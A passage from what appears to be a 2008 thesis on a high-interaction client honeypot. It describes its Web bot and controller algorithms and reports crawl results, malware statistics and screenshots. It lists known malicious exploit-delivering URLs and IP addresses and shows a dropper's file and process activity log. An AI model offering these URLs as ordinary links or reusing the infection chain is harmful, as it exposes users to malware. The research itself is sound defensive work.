To detect if a Web page delivers a Web-based exploit, the Web bot uses the detection module described in Chapter 3. The XML file generated by the detection module and the value of the status flag are stored in the repository by the Web bot. In addition, the Web bot extracts the list of files L_f created during a monitoring session from the detection module if a Web page is found to be malicious. L_f is used to find the paths of the created files in the file system. These files, which include the Web-based exploit and malware, are collected and stored in the repository by the Web bot.

After processing a URL and collecting data, the Web bot sends the value of the status flag to the controller to end the processing session. To process a new URL, a new processing session starts and the same process is repeated. The activities performed during a processing session are shown in Algorithm 5.6.

Algorithm 5.6 Processing Web pages by a Web bot

```
1.  while true do
2.    Request a URL from the controller
3.    $s \leftarrow 0$
4.    Start Internet Explorer (IE)
5.    Send IOCTL_START_MONITORING to the device driver via the driver controller
6.    Send a command to IE to navigate to the URL
7.    if $P$ is fully rendered by IE or a timeout occurs then
8.      Send IOCTL_STOP_MONITORING to the device driver
9.      Capture a screenshot of the virtual machine's desktop
10.     Store the screen in the images table
11.     if IE was redirected then
12.       Retrieve the redirection URL
13.       Store the URL in relations table as a redirect relation
14.     end if
15.     Extract the list of anchor URLs $S_o$ from the DOM in IE
16.     for each URL in $S_o$ do
17.       Store the URL in relations table as an outgoing relation
18.     end for
19.     Extract the list of iframe URLs $S_f$ from the DOM in IE
20.     for each URL in $S_f$ do
21.       Store the URL in relations table as an iframe relation
22.     end for
23.     Extract the list of script URLs $S_s$ from the DOM in IE
24.     for each URL in $S_s$ do
25.       Store the URL in relations table as a script relation
26.     end for
27.     Use the detection module to process the log file
28.     if $P$ is malicious then
29.       $s \leftarrow 1$
30.       Retrieve $L_f$ from the detection module
31.       for each file in $L_f$ do
32.         Store the file in files table
33.       end for
34.     end if
35.     Store the XML file and $s$ in reports table
36.   end if
37.   Terminate IE and send $s$ to the controller
38. end while
```

Table 5.4: Configuration parameters for a controller

Parameter	**Description**
DATABASE_HOST	IP address of the database
DATABASE_USER	Username used to authenticate to the database
DATABASE_PASS	Password used to authenticate to the database
DATABASE_NAME	Name of the schema in the database
TABLES	List of tables accessed by the controller
VMWARE_PATH	Path to the virtual machine's image
VMWARE_USER	Username used to authenticate to the guest
VMWARE_PASS	Password used to authenticate to the guest
SESSION_TIMEOUT	Timeout for receiving the status flag
WEB_BOT_PATH	Path to the Web bot's main program
DRV_LOG_FILE	Path to the log file where the activities are recorded
SMTP_SERVER	IP address of an SMTP server
SMTP_USERNAME	Username used to authenticate to the SMTP server
SMTP_PASSWORD	Password used to authenticate to the SMTP server
SMTP_FROM	Email address to use in the `From` field in SMTP
SMTP_TO	List of email addresses of the recipients

To increase the processing speed of Web pages, Web bots use several worker threads to carry out some of the tasks. One worker thread is used to capture the screenshots of the virtual machine's desktop and store the screenshots in the repository, and 10 worker threads are used to process the URLs extracted from the DOM and store the URLs in the repository. In addition, 10 worker threads are used to collect and store files in the repository if a Web page is malicious.

5.6 Controllers

Each virtual machine and Web bot is managed by a controller, which runs on the host operating system. Controllers ensure that the automated processing of a Web page is not interrupted, by detecting and handling several failure cases. The parameters that are used to configure a controller are shown in Table 5.4. The tasks of a controller can be summarized as follows:

- Retrieves URLs from the URL server.
- Forwards URLs to the Web bot.
- Restores the virtual machine to a clean state (snapshot S_c), if the virtual machine is compromised.
- Restarts the Web bot inside the virtual machine, if needed.
- Detects and handles failure cases.

When a Web bot opens a TCP connection with the controller, the controller requests a URL for a Web page from the URL server and forwards the URL to the Web bot to start a processing session. After starting a processing session, the controller waits for k seconds to receive the status flag's value from the Web bot. The value for k can be configured via the `SESSION_TIMEOUT` parameter. The current settings of a controller use 120 seconds for the value of k.

If the status flag's value is received and the value is 0, the controller requests another URL and forwards the URL to the Web bot to start a new processing session. Otherwise, the controller restores the virtual machine to S_c if the value is set to 1, which indicates that a Web page delivered a Web-based exploit and the virtual machine has been compromised. The process of restoring a virtual machine to a previous snapshot takes at most 120 seconds. After restoring the virtual machine to S_c, the controller restarts the Web bot in the virtual machine, which connects back to the controller and the process repeats.

If the controller does not receive the status flag's value from the Web bot within k seconds or the connection was terminated, the controller extracts the log file, where the recorded activities are stored, from the virtual machine to the host. The controller then processes the log file using the detection module described in Chapter 4. If the detection module detects that the Web page is non-malicious, the controller restarts the Web bot in the virtual machine. Otherwise, the controller restores the virtual machine to S_c and restarts the Web bot after the virtual machine is fully restored. In addition, the controller extracts the list of files L_f created during a monitoring session from the detection module if a Web page is found to be malicious. L_f is used to find the paths of the created files in the virtual machine. A total of 10 worker threads are used to copy the files from the virtual machine to the host and store the files in the repository.

When a Web page is found to be malicious, the controller constructs an alert email message M that contains the URL of the Web page. The controller uses SMTP to send M to a list of pre-defined email addresses. The algorithm used by a controller to manage a virtual machine and a Web bot is shown in Algorithm 5.7.

5.7 Web Interface


The Web interface is a Web application that is used to visualize the data collected by the honeypot. For each processed Web page P, the Web interface displays the following:

Algorithm 5.7 Managing a virtual machine and a Web bot

```
while true do
    Wait for an incoming TCP connection from the Web bot
    if there is an incoming connection from the Web bot then
        while true do
            Request a URL from the URL server
            Forward the URL to the Web bot
            Wait for $s$ to be sent by the Web bot
            if $s$ is received and $s = 0$ then
                Continue
            else
                if $s$ is received and $s = 1$ then
                    Restore the virtual machine $S_c$
                    Restart the Web bot
                    Break
                end if
            end if
            if the connection was terminated or a timeout occurs then
                Extract the log file from the virtual machine
                Use the detection module to process the log file
                $s \leftarrow 0$
                if $P$ is malicious then
                    $s \leftarrow 1$
                    Retrieve $L_f$ from the detection module
                    for each file in $L_f$ do
                        Extract the file from the virtual machine
                        Store the file in the files table
                    end for
                    Restore the virtual machine to $S_c$
                    Send an alert email message
                end if
                Store the XML file generated by the detection module in reports table
                Store the value of $s$ in the reports table
                Restart the Web bot
                Break
            end if
        end while
    end if
end while
```

- The URL of P.
- The date and time when P was processed.
- P's status (malicious or non-malicious).
- DNS address records and geographic locations.
- Screenshot of the virtual machine's desktop captured in the processing session.
- File and process creation activities.
- The set of processed Web pages to which P has outgoing links.
- The set of processed Web pages that have outgoing links to P.
- The Web page to which P redirects Internet Explorer, if Internet Explorer was redirected.
- The set of processed Web pages that redirect the Web browser to P.
- The set of processed Web pages to which P points in an `iframe` or a `script` element.
- The set of processed Web pages that point to P in an `iframe` or a `script` element.
- The list of created files, if P is malicious.

In addition to displaying information about processed Web pages, the Web interface provides search functionality, which can be used to search for specific URLs in the repository. Figure 5.1 shows screenshots of the Web interface.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/top.php?q=1&start=25020
Search
Checked web sites - Malicious web sites - Malware

Checked Web sites — **Results 25021 - 25025 of 33887**

tnt-supermarket.com
http://www.tnt-supermarket.com/
View Details

Status: Safe
Checked on: 2008-06-29 04:44:18
Cookies: No

mousebits.com
http://www.mousebits.com/
View Details

Status: Safe
Checked on: 2008-06-29 04:44:12
Cookies: No

crbtrader.com
http://www.crbtrader.com/
View Details

Status: Safe
Checked on: 2008-06-29 04:44:03
Cookies: Yes

Status: Safe
Checked on: 2008-06-29 04:43:56

Done
Mozilla Firefox
4:44 AM
Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/view.php?q=142
Search
Checked web sites - Malicious web sites - Malware

tnwnepal.org

URL: http://tnwnepal.org/
Checked on: 2008-06-27 19:29:26

Status: Malicious
Drop cookies: No
Redirection: No

Total number of URLs redirecting to this URL: 0
iframe links found in web page: 1
iframe links pointing to this URL: 0
Total number of outgoing links: 99
Total number of incoming links: 0
Total number of outgoing scripts: 3
Total number of incoming scripts: 0

DNS address records

74.55.1.35 - United States

System Activity

```
    CreateFile C:\Documents and Settings\pc owner\Application Data\Microsoft\CryptnetUrlCache\Content\F482C95F83F1B59228F1B1E720F2EDF1
    CreateFile C:\Documents and Settings\pc owner\Local Settings\Temporary Internet Files\Content.IE5\UEWMZO6X\CA8YVAPB.HTM
    CreateFile C:\Documents and Settings\pc owner\Local Settings\Temporary Internet Files\Content.IE5\0LQVOTMR\final[1].swf
    CreateFile C:\Documents and Settings\pc owner\Local Settings\Temporary Internet Files\Content.IE5\0LQVOTMR\count[1].php
    CreateFile C:\Documents and Settings\pc owner\Local Settings\Temporary Internet Files\Content.IE5\0LQVOTMR\count[1].htm
    CreateFile C:\Documents and Settings\pc owner\Local Settings\Temporary Internet Files\Content.IE5\HBVJV42D\KB908531[1].exe
    CreateFile C:\Documents and Settings\pc owner\Local Settings\Temp\file863.exe
    CreateProcess C:\Documents and Settings\pc owner\Local Settings\Temp\file863.exe

C:\Documents and Settings\pc owner\Local Settings\Temp\file863.exe
    CreateFile C:\WINDOWS\system32\788877
    CreateFile C:\WINDOWS\system32\788877\788877.dll
    CreateProcess C:\WINDOWS\system32\regsvr32.exe
```

Figure 5.1: Screenshots of the Web interface

5.8 Summary

In this chapter, we presented a detailed description of our honeypot's architecture. The repository component was described in Section 5.1. The hypervisor component was described in Section 5.2. Section 5.3 and Section 5.4 described the URL submitter and server, respectively. Web bots and controllers were described in Sections 5.5 and 5.6, respectively. Finally, the Web interface was described in Section 5.7. The next chapter describes how we tested our honeypot, and provides an in-depth discussion of our results.

Chapter 6

Results and Case Studies

Chapters 3, 4, and 5 presented the honeypot's architecture, the various components used in the architecture, and described how the honeypot detects Web-based exploits delivered by malicious Web pages. This chapter presents our results after visiting 33,811 Web pages. Additionally, this chapter presents four case studies to provide insights about Web-based exploits and malware, malicious Web pages, and the various techniques used by attackers to deliver and obfuscate the exploits. Section 6.1 describes the three data sets that were used to seed the honeypot with URLs. Section 6.2 discusses our results based on the data collected by the honeypot. Section 6.3 presents case studies of four malicious Web pages. Finally, Section 6.4 summarizes the chapter.

6.1 Data Sets

We seeded the honeypot with 33,811 unique URLs that were extracted from three data sets. We collected the URLs from different sources and populated the three data sets with the collected URLs.

For the first data set D_1, we collected the URLs from two network traces of HTTP traffic captured at the University of Calgary in January and April 2008. The first trace has a total of 20,163 URLs and the second trace has a total of 100,000 URLs. We processed the two traces and extracted 8,472 unique domain names. We used the extracted domain names to construct 8,472 HTTP URLs. The URLs were used to populate D_1 with URLs.

For the second data set D_2, we collected URLs from a Web site [41] that posts suspicious domain names. From [41], we extracted a total of 1,900 unique domain names. We used the extracted domain names to construct 1,900 HTTP URLs. The URLs were used to populate D_2 with URLs.

For the third data set D_3, we collected URLs from a Web site [22] that keeps track of blacklisted domain names. We retrieved the blacklist file from [22], and extracted the unique domain names from the retrieved file. The file has a total of 23,737 domain names, where 23,439 are unique. We used the extracted domain names to construct 23,439 HTTP URLs. The URLs were used to populate D_3 with URLs.

After generating the three data sets, we used the URL submitter to submit a total of 33,811 unique URLs in D_1, D_2, and D_3 to the honeypot. Table 6.1 summarizes the total number of URLs in each data set, and shows the list of tags associated with each data set.

Table 6.1: Data sets used to seed the honeypot with URLs

Data Set	**URLs**	**Tags**
D_1	8,472	`UofC HTTP network trace`
D_2	1,900	`malicious domain list`
D_3	23,439	`malicious domain black list`

6.2 Results

Using the honeypot, we visited a total of 33,811 Web pages in a one-week period. The total number of unique registered domain names extracted is 27,866. The registered domain name with the most occurrences is `facebook.com`. 2.5% of the visited Web pages belongs to `facebook.com`.

The total number of IP addresses found based on the DNS address records is 34,325. Based on the geographic locations of the collected IP addresses, we found that the top five countries are the United States, China, Canada, Russia, and Germany. 57.14% of the IP addresses are located in the United States, 9.60% are located in China, 5.39% are located in Canada, 3.36% are located in Russia, and 3.27% are located in Germany.

The overall density of malicious Web pages found is 0.96%. 0.28% of the Web pages from D_1 are malicious, 4.47% of the Web pages from D_2 are malicious, and 0.92% of the Web pages from D_3 are malicious. Table 6.2 shows the total number of malicious Web pages found in each data set.

Table 6.2: The density of malicious Web pages in each data set

Data Set	**URLs**	**Malicious Web pages**	**Density**
D_1	8,472	24	0.28%
D_2	1,900	85	4.47%
D_3	23,439	216	0.92%
Total	**33,811**	**325**	**0.96%**

Based on the analysis graph that was constructed by the honeypot, we found a total of 520,959 link relations, 33,866 script relations, 6,806 iframe relations, 4,680

Table 6.3: Geographic distribution of the IP addresses of Web servers hosting malicious Web pages

Country	**Total**
United States	75.39%
China	8.90%
Canada	2.88%
Russia	2.36%
Korea	1.83%
Netherlands, Hong Kong	2.1%
United Kingdom, Germany	1.58%
Singapore, Malaysia, Ukraine, France, Czech Republic, Spain	3.12%
Japan, Australia, Belgium, Colombia, Hungary, Colombia, Hungary, Italy, Thailand	2.34%
Total	**100%**

redirect relations, and 1,249 install relations. We found that 40% of the malicious Web pages redirected Internet Explorer to different Web pages. 130 out of the 325 malicious Web pages that we found acted as bait Web pages that redirected Internet Explorer to 16 unique Web pages, which delivered the Web-based exploits. The URLs for the 16 Web pages are shown in Figure 6.1.

We extracted a total of 291 `iframe` URLs from the malicious Web pages, where 144 of these URLs are unique. We also extracted a total of 145 `script` URLs from the malicious Web pages, where 128 of these URLs are unique. Figure 6.2 shows the top `iframe` URLs that we found in the malicious Web pages.

The total number of IP addresses we extracted from the DNS address records of the malicious Web pages is 382. The IP address with the most occurrences (117 times) is `216.240.136.88` followed by `64.69.35.48` (30 times). Both IP addresses

```
http://apel.bulldog-konrad.net/include.php?path=start.php
http://www.collegecandy.com/
http://lms3.bu.ac.th/mybu/login.jsp
http://findyourlink.net/search.php?qq=big%20leg%20nice
http://75.126.83.147/.sp/index.cgi?general
http://corib91.it/r.html
http://www.donorweb.org/
http://87.118.117.138/ho.php
http://www.the-secretagent.cc/
http://hardpornmpg.com/?niche=hardcore&id=4441
http://magazinesubscripton.net/?rid=9300488
http://prophp.org/hosting-blog6/index.php
http://www.otherchance.com/indexx.php?rid=1
http://online-channels.info/extr/index.php
http://213.155.0.240/cgi-bin/index.cgi?pal
http://havy.net/main/main.asp
```

Figure 6.1: URLs of key malicious Web pages. 130 bait Web pages redirected Internet Explorer to these malicious Web pages.

```
http://2005-search.com/test/test.html
http://search-biz.org/test.html
http://porntubesite.com/
http://search-buy.info/cyber.wmf
http://2005-search.com/go/c.php?num=1
http://google-analyze.info/count.php?o=2
http://195.190.13.98/ddd/index.php
```

Figure 6.2: Top `iframe` URLs embedded in malicious Web pages


are located in the United States. The geographic distribution of the IP addresses of Web servers hosting the malicious Web pages is shown is Table 6.3.

Based on the screenshots captured by the honeypot, we found that malicious Web pages cannot be identified visually. Although some malicious Web pages do not have much content, there are malicious Web pages that look very legitimate. The malicious Web pages that look legitimate are either designed to look legitimate by attackers, or the Web pages are in fact legitimate but were compromised and modified by attackers to deliver Web-based exploits. Figures 6.3 and 6.4 show screenshots of several malicious Web pages.

When the honeypot visited the malicious Web pages, the honeypot collected a total of 7,586 files. The file type distribution of the collected files based on the files' extensions is shown in Table 6.4. The majority of the collected files have an `htm` extension (58.74%) followed by files with an `exe` extension (16.46%). The files with an `exe` extension are Windows executable files, which were downloaded by the Web-based exploits.

The honeypot collected a total of 1,249 files with an `exe` extension. We consider these files malicious since the files were downloaded by the exploits without any user consent. Based on the install edges in the analysis graph, the top executables downloaded by multiple exploits delivered by different malicious Web pages are shown in Table 6.5. The first column in Table 6.5 shows the total number of malicious Web pages that downloaded the same malware, and the second column shows the different names used to refer to the same malware.

To verify the maliciousness of the collected executable files, we scanned the files using six anti-virus scanners with the latest signatures: BitDefender, ClamAV, F-


Спутниковое телевидение в Санкт-Петербурге: Триколор-ТВ, НТВ-ПЛЮС, Орион-Экспресс. - Microsoft Internet Explorer
http://www.spacetv.ru/
Главная
О фирме
Предложения
Каталог
Информация
Каталог
Контакты
www.spacetv.ru
Системы спутникового и эфирного телеприема
Меню
soft, games, tools and more - Microsoft Internet Explorer
http://pc-futter.com/
PHP-NUKE
the future of the web
quality content & features
Home
Your Account
Downloads
Submit News
Topics
Top 10
Modules
Survey
Login
Nickname
Password

Анонсы
Триколор-ТВ
Май 09, 2008

Спутниковое телевидение Триколор-ТВ в Санкт-Петербурге и Лен. области с доставкой и установкой!

Телевидение отупляет
Выбирай общение. Ищи старых друзей на Vspomni.ru. Есть, что вспомнить!

Телевидение
Как находят сотрудников, сколько они стоят, и как попасть на ТВ!

Все
- О фирме
- Спутниковое телевидение
- Эфирное телевидение
- Спутниковый Интернет

Начало >>

СпейсТиВи - Видеть Весь Мир! Ярко!
Апрель 16, 2008

Hello

Hello and welcome to my website.
Here will you find Software, Tools, Games and much more.
Nice to meet you.

WinRAR 3.71 Final

http://pc-futter.com/WinRAR_3.71_Final_Eng.rar

Posted by admin on Tuesday, May 20 @ 11:58:55 EDT (168 reads)
(comments? | Score: 0)


XP Codec Pack 2.3.5

Video and Audio Codecs for Windows

http://pc-futter.com/XP_Codec_Pack_2.3.5.exe

Votes: 0
Comments: 0

Figure 6.3: Screenshots of malicious Web pages


Antivirus XP 2008 - Microsoft Internet Explorer
http://antivirxp08.com/
Antivirus XP 2008 | Your safe web-surfing solution
Full Windows XP Service Pack 3 Compatibility
MORE REALIABLE
MORE EFFECTIVE
MORE PROACTIVE
Scan your system for free now
Geniune antivirus software
Buy and download our latest products
Menu
Home
Overview
Download
Company
Features
Support
Top 10 viruses (May 2008)
1. Win32/PSW.OnLineGames
2. Win32/Adware.Virtumonde
Welcome to One Dollar Email - Microsoft Internet Explorer
http://onedollaremail.com/
1 DOLLAR EMAIL
Win a FREE* $10,000 Scholarship
Click Here Now
Join Now
Advertise
Members
Referrals
FAQ
Terms
Just for Reading Email!
ONE DOLLAR EMAIL
MEMBER BENEFITS

¶Free **$5.00** Signup Bonus
¶International Members are Welcome
¶Earn **3¢** to **5¢** for reading every paid emails
¶Earn **1¢** to **2¢** for every banner clicks
¶Earn min **10¢** for signing up special offers
¶Earn **5¢** for every International Referrals
¶Earn **20¢** for every USA Referrals
¶Minimum Payout **$17.00**
¶Payment Available Mode: Paypal, Egold and

Figure 6.4: More screenshots of malicious Web pages

Secure, Kaspersky, McAfee, and Norton. After scanning the executables with each anti-virus scanner, we found the following: BitDefender classified 91.99% of the executables as malicious, ClamAV classified 38.91% of the executables as malicious, F-Secure classified 92.87% of the executables as malicious, Kaspersky classified 93.19% of the executables as malicious, McAfee classified 85.91% of the executables as malicious, and Norton classified 49.72% of the executables as malicious.

The majority of the Web-based exploits collected by the honeypot are embedded in some of the files with an `htm` extension, which are HTML files. There are some Web-based exploits that use crafted files to target vulnerabilities. For example, the Windows MetaFile vulnerability described in Chapter 2 was used by 9.54% of the malicious Web pages. These Web pages embed a link to a crafted `wmf` file using an `iframe` element. When Internet Explorer retrieves and handles the `wmf` files, the crafted `wmf` file causes arbitrary code execution. We also found several Web pages that use crafted `pdf`, `ani`, `anr`, `swf`, `hlp`, and `wmv` files. These crafted files are used to exploit different vulnerabilities that facilitate the execution of arbitrary code, which eventually download malware.

The majority of the exploits embedded in the HTML files are written in JavaScript. There are a few exploits written in VBScript. We observed that most of the exploits are obfuscated using a variety of techniques to make it difficult to analyze the exploits. Some of these techniques are described in the next section.

Table 6.4: File type distribution of the collected files based on extension

File Extension	**Total**
htm	58.74%
exe	16.46%
js	5.29%
txt	3.26%
php	3.17%
no extension	2.47%
ani	2%
pdf	1.91%
swf	1.6%
xml	1.44%
cfm	0.57%
tmp	0.46%
wmf	0.41%
dll	0.37%
dat	0.2%
bat, vbs, com	0.48%
asf, pif	0.26%
html	0.12%
anr	0.11%
hlp	0.09%
inf	0.08%
ini, syz	0.14%
sys, wma, dmp, jsp, log	0.2%
